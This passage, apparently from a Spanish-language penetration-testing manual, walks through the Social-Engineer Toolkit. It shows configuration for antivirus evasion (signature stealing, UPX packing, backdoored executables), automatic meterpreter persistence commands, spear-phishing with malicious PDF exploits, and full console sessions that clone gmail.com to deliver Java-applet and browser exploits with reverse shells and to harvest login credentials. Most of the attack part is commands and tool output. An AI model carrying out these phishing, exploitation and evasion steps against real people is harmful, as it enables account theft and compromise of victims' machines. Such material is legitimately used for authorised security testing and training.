En algunos casos, cuando se realiza un ataque avanzado de ingeniería social, se puede querer registrar un dominio y comprar un certificado SSL que haga que el ataque sea más creíble. Se pueden incorporar los ataques basados en SSL con SET y para ello se deberá activar la opción WEBATTACK_SSL a ON. Si se desea utilizar certificados autofirmados, también se puede haber una advertencia de "desconfianza" cuando una víctima va a su sitio web.

```
TWEAK THE WEB JACKING TIME USED FOR THE IFRAME REPLACE, SOMETIMES IT
CAN BE A LITTLE SLOW AND HARDER TO CONVINCE THE VICTIM. 5000 = 5 seconds
WEBJACKING_TIME=2000
```

El ataque de webjacking se realiza al reemplazar el navegador de la víctima con otra ventana que se ve y parece ser un sitio legítimo. Este ataque es muy dependiente del tiempo, si se hace a través de Internet, se recomienda una demora de 5000 (5 segundos), de lo contrario, su valor por defecto de 2000 (2 segundos) es probablemente una apuesta segura.

```
# PORT FOR THE COMMAND CENTER
COMMAND_CENTER_PORT=44444
#
# COMMAND CENTER INTERFACE TO BIND TO BY DEFAULT IT IS LOCALHOST
ONLY. IF YOU WANT TO ENABLE IT
# SO YOU CAN HIT THE COMMAND CENTER REMOTELY PUT THE INTERFACE
TO 0.0.0.0 TO BIND TO ALL INTERFACES.
COMMAND_CENTER_INTERFACE=127.0.0.1
#
# HOW MANY TIMES SET SHOULD ENCODE A PAYLOAD IF YOU ARE USING
STANDARD METASPLO$
ENCOUNT=4
```

IF THIS OPTION IS SET, THE METASPLOIT PAYLOADS WILL AUTOMATICALLY MIGRATE TO NOTEPAD ONCE THE APPLET IS EXECUTED. THIS IS BENEFICIAL IF THE VICTIM CLOSES
THE BROWSER HOWEVER CAN INTRODUCE BUGGY RESULTS WHEN AUTO MIGRATING.
AUTO_MIGRATE=OFF

La opción AUTO_MIGRATE migrará automáticamente al notepad.exe cuando se genera un shell de meterpreter. Esto es especialmente útil cuando se utilizan exploits del navegador, ya que terminará la sesión si el navegador se cierra al usar un exploit.

DIGITAL SIGNATURE STEALING METHOD MUST HAVE THE PEFILE PYTHON MODULES LOADED
FROM http://code.google.com/p/pefile/. BE SURE TO INSTALL THIS BEFORE TURNING
THIS FLAG ON!!! THIS FLAG GIVES MUCH BETTER AV DETECTION
DIGITAL_SIGNATURE_STEAL=ON

El método de robo de firmas digitales requiere el módulo de Python llamado PEFILE que utiliza una técnica utilizada en Disitool por Didier Stevens tomando el certificado digital firmado por Microsoft e importándolo a un ejecutable malicioso. Muchas veces esto proporcionará una mejor detección de virus.

THESE TWO OPTIONS WILL TURN THE UPX PACKER TO ON AND AUTOMATICALLY ATTEMPT TO PACK THE EXECUTABLE WHICH MAY EVADE ANTI-VIRUS A LITTLE BETTER.
UPX_ENCODE=ON
UPX_PATH=/pentest/database/sqlmap/lib/contrib/upx/linux/upx

Además del robo de firmas digitales, se puede hacer un embalaje adicional utilizando UPX. Esto se instala de forma predeterminada en Back|Track Linux, si está configurado en ON y si no lo encuentra, continuará pero el embalaje UPX estará desactivado.

HERE WE CAN RUN MULTIPLE METERPRETER SCRIPTS ONCE A SESSION IS ACTIVE. THIS MAY BE IMPORTANT IF WE ARE SLEEPING AND NEED TO RUN PERSISTENCE, TRY TO ELEVATE PERMISSIONS AND OTHER TASKS IN AN AUTOMATED FASHION. FIRST TURN THIS TRIGGER ON THEN CONFIGURE THE FLAGS. NOTE THAT YOU NEED TO SEPERATE THE COMMANDS BY A ;
METERPRETER_MULTI_SCRIPT=OFF
#
WHAT COMMANDS DO YOU WANT TO RUN ONCE A METERPRETER SESSION HAS BEEN ESTABLISHED.

BE SURE IF YOU WANT MULTIPLE COMMANDS TO SEPARATE WITH A ;. FOR EXAMPLE YOU COULD DO
run getsystem;run hashdump;run persistence TO RUN THREE DIFFERENT COMMANDS
METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -A;getsystem

Las siguientes opciones se pueden configurar una vez que se haya establecido una sesión de meterpreter y los tipos de comandos se ejecutan automáticamente. Esto sería útil si se obtienen múltiples shells y se desea ejecutar comandos específicos para extraer información en el sistema.

THIS FEATURE WILL AUTO EMBED A IMG SRC TAG TO A UNC PATH OF YOUR ATTACK MACHINE.
USEFUL IF YOU WANT TO INTERCEPT THE HALF LM KEYS WITH RAINBOWTABLES. WHAT WILL HAPPEN IS AS SOON AS THE VICTIM CLICKS THE WEB-PAGE LINK, A UNC PATH WILL BE INITIATED
AND THE METASPLOIT CAPTURE/SMB MODULE WILL INTERCEPT THE HASH VALUES.
UNC_EMBED=OFF
#

Esta opción incorporará automáticamente una ruta UNC en la aplicación web cuando la víctima se conecta a su sitio e intentará conectarse al servidor a través de un recurso compartido de ficheros. Cuando esto sucede, ocurre una respuesta de desafío y el conjunto de desafíos/respuestas se pueden capturar y usar para atacar.

11.2. Spear-Phishing Attack Vectors

El vector de ataque spear-phishing que significa suplantación de identidad, se puede usar para enviar correos electrónicos específicos con ficheros adjuntos maliciosos. En el ejemplo siguiente, se crea un ataque de este tipo integrado en GMAIL y se trata de enviar un PDF malicioso a la víctima. Una cosa a tener en cuenta es que se pueden crear y guardar sus propias plantillas para utilizarlas en futuros ataques SET o se pueden usar las preconstruidas. Cuando se use SET, solo tener en cuenta que al presionar enter para los valores predeterminados, siempre será el puerto 443 como la conexión inversa hacia atrás y un Meterpreter inverso.

Este módulo del ataque permite crear especificamente mensajes de correo electrónico y enviarlos a un número grande o pequeño de personas con ficheros adjuntos maliciosos. Si se quiere suplantar la dirección de correo electrónico, asegúrese de que esté instalado el programa sendmail y cambiar la opción SENDMAIL = OFF a SENDMAIL = ON en el fichero de configuración.

Hay 2 opciones, una es dejar que SET lo haga por usted de forma automática (opción 1) y la segunda es crear su propia payload FileFormat y usarla en este ataque.

Así las opciones son

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu
set:phishing>1

11.2.1. Perform a Mass Email Attack

Primero seleccionar el exploit del formato de fichero que se desea. La lista posible es la siguiente

********** PAYLOADS **********

Select the file format exploit you want.
The default is the PDF embedded EXE (opción 11)
********** PAYLOADS **********
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
set:payloads> 1

En este ejemplo seleccionar la opción 15. La pregunta siguiente es

Enter the IP Address for the payload(reverse): 172.16.122.185
Es la dirección de prueba del programa SET

Posibles payloads a generar:

Nombre	**Descripción**
Windows Shell Reverse_TCP (1)	Genera un shell de comando en la víctima y lo devuelve al atacante
Windows Reverse_TCP Meterpreter (2)	Engendra un shell de meterpreter en la víctima y lo devuelve al atacante
Windows Reverse_TCP VNC DLL (3)	Genera un servidor VNC en la víctima y lo devuelve al atacante
Windows Bind Shell (4)	Ejecuta una payload y crea un puerto de aceptación en el sistema remoto
Windows Bind Shell X64 (5)	Windows x64 Command Shell, Bind TCP Inline
Windows Shell Reverse_TCP X64 (6)	Windows X64 Command Shell, Reverse TCP Inline
Windows Meterpreter Reverse_TCP X64 (7)	Se conecta de vuelta al atacante (Windows x64), Meterpreter
Windows Meterpreter Egress Buster (8)	Engendra un shell del meterpreter y encuentra

	un puerto de origen a través de varios puertos
Windows Meterpreter Reverse HTTPS (9)	Comunicación por túnel a través de HTTP utilizando SSL y el uso de Meterpreter
Windows Meterpreter Reverse DNS (10)	Uso de un nombre de dispositivo en lugar de una dirección IP y generar Meterpreter
SE Toolkit Interactive Shell (11)	Kit de herramientas inverso interactivo personalizado diseñado para SET
SE Toolkit HTTP Reverse Shell (12)	Shell HTTP puramente nativo con soporte de encriptación AES
RATTE HTTP Tunneling Payload (13)	Payload de cortocircuito de seguridad que tunelizará todas las comunicaciones a través de HTTP
ShellCodeExec Alphanum Shellcode (14)	Esto reducirá la payload de un meterpreter a través de Shellcodeexec (A / V Safe)
Import your own executable (15)	Especifica una ruta para tu propio ejecutable

set:payloads> 1

Ahora selecciona la opción 2 de Windows Reverse_TCP Meterpreter.
A continuación hay una lista de codificaciones a probar y que cortocircuita los antivirus.
Seleccionar 'backdoored executable' que normalmente es el mejor.

1) avoid_utf8_tolower (Normal)
2) shikata_ga_nai (Muy bueno)
3) alpha_mixed (Normal)
4) alpha_upper (Normal)
5) call4_dword_xor (Normal)
6) countdown (Normal)
7) fnstenv_mov (Normal)
8) jmp_call_additive (Normal)
9) nonalpha (Normal)
10) nonupper (Normal)
11) unicode_mixed (Normal)
12) unicode_upper (Normal)
13) alpha2 (Normal)
14) No Encoding (Ninguno)
15) Multi-Encoder (Excelente)
16) Backdoored Executable (El mejor)
set:encoding> 16

Entrar el puerto a conectarse a la vuelta o pulsar enter por defecto:
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.32.129:443
[*] Creating 'template.pdf' file...
[*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.
[*] All payloads get sent to the src/msf_attacks/template.pdf directory
[*] Payload generation complete. Press enter to continue.

Como una ventaja adicional, usar el creador de formato de fichero en SET para crear sus ficheros adjuntos. En este momento el fichero adjunto se importará con el nombre de fichero de 'template.whatever'

Do you want to rename the file?
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
Enter your choice (enter for default): 1
Keeping the filename and moving on.

11.3. Website Attack Vectors

Hay 8 vectores de ataque tipo web que se muestran en el menú de esta opción

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return back to the main menu.

El ataque de Java Applet falsificará un certificado de Java y entregará una payload basada en Metasploit. Utiliza un applet java personalizado creado por Thomas Werth para entregar la carga útil.

El método Credential Harvester utilizará la clonación web de un sitio web que tenga un campo de nombre de usuario y contraseña y recopile toda la información publicada en el sitio web.

El método TabNabbing esperará a que un usuario se mueva a una pestaña diferente y luego actualiza la página a algo diferente.

El método de ataque Web Jacking fue introducido por white_sheep, Emgent y el equipo Back|Track. Este método utiliza los reemplazos de iframe para que el enlace URL resaltado parezca legítimo. Sin embargo, cuando se hace clic en una ventana emergente, se reemplaza con el enlace malicioso. Se puedes editar la configuración de reemplazo de enlace en fichero de configuración set_config si es lenta/rápida.

El ataque múltiple agregará una combinación de ataques a través del menú de ataque web. Por ejemplo se puede utilizar Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, todo de una vez para ver cual de ellos es exitoso.

11.3.1. Java Applet Attack Method

Java Applet es uno de los vectores de ataque principales dentro de SET y la tasa de éxito más alta. El ataque de Java Applet creará un Applet de Java malicioso que una vez ejecutado comprometerá por completo a la víctima. El truco perfecto con SET es que se puede clonar por completo un sitio web y una vez que la víctima ha hecho clic en ejecutar el applet, redirigirá a la víctima de regreso al sitio original haciendo que el ataque sea mucho más creíble. Este vector de ataque afecta a Windows, Linux y OSX y puede comprometerlos a todos. Recordar que si se desea personalizar este vector de ataque, editar el fichero de configuración config/set_config para cambiar la información autofirmada. En este vector de ataque específico, se pueden seleccionar las plantillas web que son sitios web predefinidos que ya han sido recolectados o se puede importar su propio sitio web. En este ejemplo, se usa una clonación de un sitio we.

El método Java Applet Attack falsificará un Certificado Java y entregará una payload basada en Metasploit. Utiliza un applet de Java personalizado creado por Thomas Werth para entregar la payload.

Ahora se visualiza el menú siguiente con 3 opciones posibles.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack> 2

La primera opción permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque.

La segunda opción clonará por completo un sitio web de su elección y permitirá utilizar los vectores de ataque dentro de la misma aplicación web que se estaba intentando clonar.

La tercera opción permite importar su propio sitio web y debe tener en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web de importación.

SET soporta HTTP y HTTPS
Ejemplo: http://www.thisisafakesite.com
Entrar la URL a clonar: https://gmail.com
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: QZ7R7NT [*] Malicious java applet website prepped for deployment

Payload a generar:

Nombre	**Descripción**
Windows Shell Reverse_TCP (1)	Genera un shell de comando en la víctima y lo devuelve al atacante
Windows Reverse_TCP Meterpreter (2)	Genera un shell de meterpreter en la víctima y lo

	devueve al atacante
Windows Reverse_TCP VNC DLL (3)	Genera un servidor VNC en la víctima y lo devuelve al atacante
Windows Bind Shell (4)	Ejecuta un payload y crea un puerto de aceptación en el sistema remoto
Windows Bind Shell X64 (5)	Windows x64 Command Shell, Bind TCP Inline
Windows Shell Reverse_TCP X64 (6)	Windows X64 Command Shell, Reverse TCP Inline
Windows Meterpreter Reverse_TCP X64 (7)	Conectarse de nuevo al atacante (Windows x64), Meterpreter
Windows Meterpreter Egress Buster (8)	Generar un shell de meterpreter y encontar un puerto de origen a través de varios puertos
Windows Meterpreter Reverse HTTPS (9)	Comunicación de túnel a través de HTTP utilizando SSL y el uso de Meterpreter
Windows Meterpreter Reverse DNS (10)	Usar un nombre de dispositivo en lugar de una dirección IP y generar Meterpreter
SE Toolkit Interactive Shell (11)	Kit de herramientas inverso interactivo personalizado diseñado para SET
SE Toolkit HTTP Reverse Shell (12)	Shell HTTP puramente nativo con soporte de encriptación AES
RATTE HTTP Tunneling Payload (13)	Payload de derivación de seguridad que tunelizará todas las comunicaciones a través de HTTP
ShellCodeExec Alphanum Shellcode (14)	Esto reducirá la payload de un meterpreter a través de Shellcodeexec (A/V Safe)
Import your own executable (15)	Especifica una ruta para tu propio ejecutable

set:payloads> 2
En este ejemplo se selecciona la opción 2.
A continuación hay una lista de codificaciones a probar y cortocircuita los antivirus.
Seleccionar uno de ellos y 'backdoored executable' normalmente es el mejor.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Muy bueno)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)

14. No Encoding (None)
15. Multi-Encoder (Excelente)
16. Backdoored Executable (El mejor)

Enter your choice (enter for default): 16

A continuación se establece el siguiente diálogo donde se establecen los distintos parámetros.

[-] Enter the PORT of the listener (enter for default): 443
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

****
Do you want to create a Linux/OSX reverse_tcp payload in the Java Applet attack as well?
****
Enter choice yes or no: yes
Enter the port to listen for on OSX: 8080
Enter the port to listen for on Linux: 8081
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/shell_reverse_tcp
Length: 65
Options: LHOST=172.16.32.129,LPORT=8080
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=172.16.32.129,LPORT=8081

****
Web Server Launched. Welcome to the SET Web Attack.
****
[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [–]
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

=[metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[891 exploits - 484 auxiliary - 149 post
+ -- --=[251 payloads - 28 encoders - 8 nops
=[svn r15540 updated 23 days ago (2012.06.27)

Ahora se debe ejecutar el exploit/multi/handler, estableciendo los parámetros adecuados.

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443

LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.

Ahora se debe ejecutar el exploit/multi/handler, estableciendo los parámetros adecuados.

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD osx/x86/shell_reverse_tcp
PAYLOAD => osx/x86/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
[*] Started reverse handler on 0.0.0.0:443
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.

Ahora se debe ejecutar el exploit/multi/handler, estableciendo los parámetros adecuados.

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
[*] Started reverse handler on 172.16.32.129:8080
AutoRunScript => migrate -f


Y finalmente ejecutar el exploit

resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:8081
[*] Starting the payload handler…

En este ataque, hemos configurado un escenario para clonar https://gmail.com y usar el vector de ataque meterpreter inverso en el puerto 443. Hemos utilizado el ejecutable backdoored para cortocircuitar el antivirus y configurar el Metasploit para manejar las conexiones inversas. Si se desea utilizar un correo electrónico con este vector de ataque, se debe modificar el fichero de

configuración config/set_config pasando la opción WEBATTACK_EMAIL = OFF a WEBATTACK_EMAIL = ON.

Cuando una víctima haga clic en un enlace o la engañas a el sitio web clonado, se verá algo como esto:



Tan pronto como los clics de la víctima se ejecutan, se presenta un shell del meterpreter en la máquina del atacante y la víctima es redirigida al sitio original de Google sin darse cuenta de que se ha visto comprometida. Tener en cuenta que Java ha actualizado su código de applet para mostrar el campo "Publisher" en el applet como UNKNOWN cuando se auto-firma. Para omitir esto, se deberá registrar una compañía en su estado local y comprar un certificado de firma de código en el nombre de la compañía.

11.3.2. Metasploit Browser Exploit Method

El método Metasploit Browser Exploit importará los exploits de Metasploit del lado cliente con la posibilidad de clonar el sitio web y utilizar los exploits basados en el navegador. Echemos un vistazo a la explotación de un exploit de navegador a través de SET.

Ahora se visualiza el menú siguiente con 3 opciones posibles.

[!] Website Attack Vectors [!]
1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu
Enter number (1 -4): 2

La primera opción permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque.

La segunda opción clonará por completo el sitio web elegido y permitirá utilizar los vectores de ataque dentro de la misma aplicación web que estaba intentando clonar.

La tercera opción permite importar su propio sitio web. Tener en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web importado.

SET soporta los protocolos HTTP y HTTPS
Ejemplo: http://www.thisisafakesite.com
Entrar en la URL a clonar: https://gmail.com

Enter the browser exploit you would like to use:
1) Java AtomicReferenceArray Type Violation Vulnerability
2) MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory Corruption
3) Microsoft XML Core Services MSXML Uninitialized Memory Corruption
4) Adobe Flash Player Object Type Confusion
5) Adobe Flash Player MP4 "cprt" Overflow
6) MS12-004 midiOutPlayNextPolyEvent Heap Overflow
7) Java Applet Rhino Script Engine Remote Code Execution
8) MS11 -050 IE mshtml!CObjectElement Use After Free
9) Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
10) Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute
11) Internet Explorer CSS Import Use After Free (default)
12) Microsoft WMI Administration Tools ActiveX Buffer Overflow
13) Internet Explorer CSS Tags Memory Corruption
14) Sun Java Applet2ClassLoader Remote Code Execution
15) Sun Java Runtime New Plugin docbase Buffer Overflow
16) Microsoft Windows WebDAV Application DLL Hijacker
17) Adobe Flash Player AVM Bytecode Verification Vulnerability
18) Adobe Shockwave rcsL Memory Corruption Exploit
19) Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
20) Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution
21) Microsoft Help Center XSS and Command Execution (MS10-042)
22) Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
23) Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
24) Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
25) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
26) Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09- 072)
27) Microsoft Internet Explorer isComponentInstalled Overflow
28) Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
29) Microsoft Internet Explorer Unsafe Scripting Misconfiguration
30) FireFox 3.5 escape Return Value Memory Corruption
31) FireFox 3.6.16 mChannel use after free vulnerability
32) Metasploit Browser Autopwn (USE AT OWN RISK!)
set:payloads> 7

Windows Shell Reverse_TCP (1)	Genera un shell de comando en la víctima y lo devuelve al atacante
Windows Reverse_TCP Meterpreter (2)	Genera un shell de meterpreter en la víctima y lo devuelve al atacante
Windows Reverse_TCP VNC DLL (3)	Genera un servidor VNC en la víctima y lo devuelve al atacante
Windows Bind Shell (4)	Envia una payload y crea un puerto aceptador en el sistema remoto.
Windows Bind Shell X64 (5)	Windows x64 Command Shell, Bind TCP Inline

Windows Shell Reverse_TCP X64 (6)	Windows X64 Command Shell, Reverse TCP Inline
Windows Meterpreter Reverse_TCP X64 (7)	Conectar de nuevo al atacante (Windows x64), Meterpreter
Windows Meterpreter Egress Buster (8)	Genera un shell de meterpreter y encuentra un puerto de origen a través de varios puertos
Windows Meterpreter Reverse HTTPS (9)	Comunicación por túnel sobre HTTP usando SSL y el Meterpreter
Windows Meterpreter Reverse DNS (10)	Usa un nombre de dispositivo en lugar de una dirección IP y usa Reverse Meterpreter
Download/Run your Own Executable (11)	Descarga un ejecutable y lo ejecuta

set:payloads> 2
set:payloads> Port to use for the reverse [443]:
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.

 ****
Web Server Launched. Welcome to the SET Web Attack.
****

[--] Tested on IE6, IE7, IE8, IE9, IE10, Safari, Chrome, and FireFox [--]
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support

=[metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[891 exploits - 484 auxiliary - 149 post
+ -- --=[251 payloads - 28 encoders - 8 nops
=[svn r15540 updated 23 days ago (2012.06.27)

Activar el siguiente exploit con sus parámetros.

resource (src/program_junk/meta_config)> use windows/browser/ms10_002_aurora
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false

ExitOnSession => false

Ejecutar el exploit cargado con anterioridad.

```
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Una vez que la víctima navega por el sitio web, verá exactamente el sitio que se clonó y luego comprometerá el sistema.

En la máquina del atacante se puede ver lo siguiente

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183) at Thu Sep 09
10:14:22 -0400 2010
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

Ejecutar la shell en la máquina de la víctima.

```
meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop>
```

11.3.3. Credential Harvester Attack Method

El método Credential Harvester Attack se usa cuando no se desea obtener específicamente una shell pero se realizan ataques de phishing para obtener el nombre de usuario y las contraseñas del usuario. En este vector de ataque, se clonará un sitio web y cuando la víctima ingrese las credenciales del usuario, los nombres y las contraseñas se enviarán a la máquina del atacante y luego la víctima será redireccionada al sitio legítimo.

En el menú que se visualiza hay 3 posibles opciones.

```
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack> 2
```

La primera opción permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque.

La segunda opción clonará por completo un sitio web de su elección y le permitirá utilizar los vectores de ataque dentro de la misma aplicación web que estaba intentando clonar.


La tercera opción permite importar su propio sitio web. Tener en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web importado.

SET soporta los protocolos HTTP y HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit…

La mejor forma de utilizar este ataque es si están disponibles los campos de formulario de nombre de usuario y contraseña. Independientemente de esto, captura todos los POST en un sitio web.

Una vez que la víctima hace clic en el enlace, se le presentará una réplica exacta de gmail.com y con suerte es tentada a ingresar su nombre de usuario y contraseña en los campos del formulario.



Tan pronto como la víctima acceda al inicio de sesión, se presentan las credenciales en la máquina del atacante y se redirige a la víctima al sitio legítimo.

[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1

PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=nwAWNiTEqGc
POSSIBLE USERNAME FIELD FOUND: Email=thisismyuser
